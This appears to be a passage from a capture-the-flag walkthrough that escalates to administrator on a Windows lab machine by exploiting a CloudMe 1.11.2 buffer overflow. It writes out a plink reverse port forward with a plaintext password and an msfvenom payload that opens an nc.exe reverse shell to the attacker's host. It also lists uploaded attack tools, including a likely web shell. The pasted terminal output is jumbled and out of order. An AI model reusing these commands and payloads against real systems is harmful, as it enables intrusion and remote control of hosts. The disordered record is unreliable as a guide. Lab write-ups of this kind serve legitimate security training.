IF you enumerate more in the machine then in the Download folder you will get a exe file Cloudme1.11.2.exe which represents that the version is vulnerable to Buffer Overflow . We have a exploit for that version on exploit-db

Now we need to Port forward the ip of the machine using plink which we already uploaded on the machine

so lets upload using following command : plink.exe -l root -pw toor 10.10.16.153 -R 8888:127.0.0.1:8888



```
File Actions Edit View Help
root@kali: ~/Downloads mahesh@kali: /root mahesh@kali: ~

Directory: C:\xampp\htdocs\gym\upload

Mode                LastWriteTime         Length Name
----                -
-a-----          29/07/2020      19:21             53 kamehameha.php
-a-----          29/07/2020      19:11          38616 nc.exe
-a-----          29/07/2020      19:10          38616 ncat.exe
-a-----          29/07/2020      19:14       1837568 ncatn.exe
-a-----          29/07/2020      19:22       311296 plink.exe

PS C:\xampp\htdocs\gym\upload> cls
cls
PS C:\xampp\htdocs\gym\upload> ./plink.exe -l mahesh -pw 62437412 10.10.16.153 -R 8888:127.0.0.1:8888
./plink.exe -l mahesh -pw 62437412 10.10.16.153 -R 8888:127.0.0.1:8888
The server's host key is not cached in the registry. You
have no guarantee that the server is the computer you
think it is.
The server's rsa2 key fingerprint is:
ssh-rsa 3072 cc:f3:5a:94:ba:9a:05:07:a0:7f:44:60:73:6f:3a
If you trust this host, enter "y" to add the key to
PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without
adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n) y
Linux kali 5.3.0-kali2-amd64 #1 SMP Debian 5.3.9-3kali1 (2019-11-20) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jul 25 21:42:10 2020 from 10.10.10.198
mahesh@kali:~$
```

Now we need to do some changes in our 48389 exploit , just copy the output of the following metasploit payload and replace it to 48389 exploits buffer codes

The metasploit payload : msfvenom -p windows/exec CMD='c:\xampp\htdocs\gym\upload\n.exe -e cmd.exe 10.10.16.153 4444' -b '\x00\x0a\x0d' -f py -v payload


```
CloudMe 1.11.2 - Buffer ... mahesh@kali: /root 12:21 SAAKU
CloudMe 1.11.2 - Buffer Overflow (PoC) mahesh@kali: /root
File Actions Edit View Help
root@kali: ~/Downloads mahesh@kali: /root mahesh@kali: -
18/07/2020 17:36 <DIR> 3D Objects
16/06/2020 16:48 <DIR> CloudMe
18/07/2020 17:36 <DIR> Contacts
18/07/2020 17:36 <DIR> Desktop
18/07/2020 17:36 <DIR> Documents
18/07/2020 17:36 <DIR> Downloads
18/07/2020 17:36 <DIR> Favorites
18/07/2020 17:36 <DIR> Links
18/07/2020 17:36 <DIR> Music
16/06/2020 16:44 <DIR> OneDrive
18/07/2020 17:36 <DIR> Pictures
18/07/2020 17:36 <DIR> Saved Games
18/07/2020 17:36 <DIR> Searches
18/07/2020 17:36 <DIR> Videos
0 File(s) 0 bytes
16 Dir(s) 6,784,229,376 bytes free
C:\Users\Administrator>cd Desktop
cd Desktop
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is A22D-49F7
Directory of C:\Users\Administrator\Desktop
18/07/2020 17:36 <DIR> .
18/07/2020 17:36 <DIR> ..
16/06/2020 16:41 1,417 Microsoft Edge.lnk
29/07/2020 19:08 34 root.txt
2 File(s) 1,451 bytes
2 Dir(s) 6,784,225,280 bytes free
C:\Users\Administrator\Desktop>type root.txt
type root.txt
root@kali:~/Downloads# python 48389.py
root@kali:~/Downloads# python 48389.py
```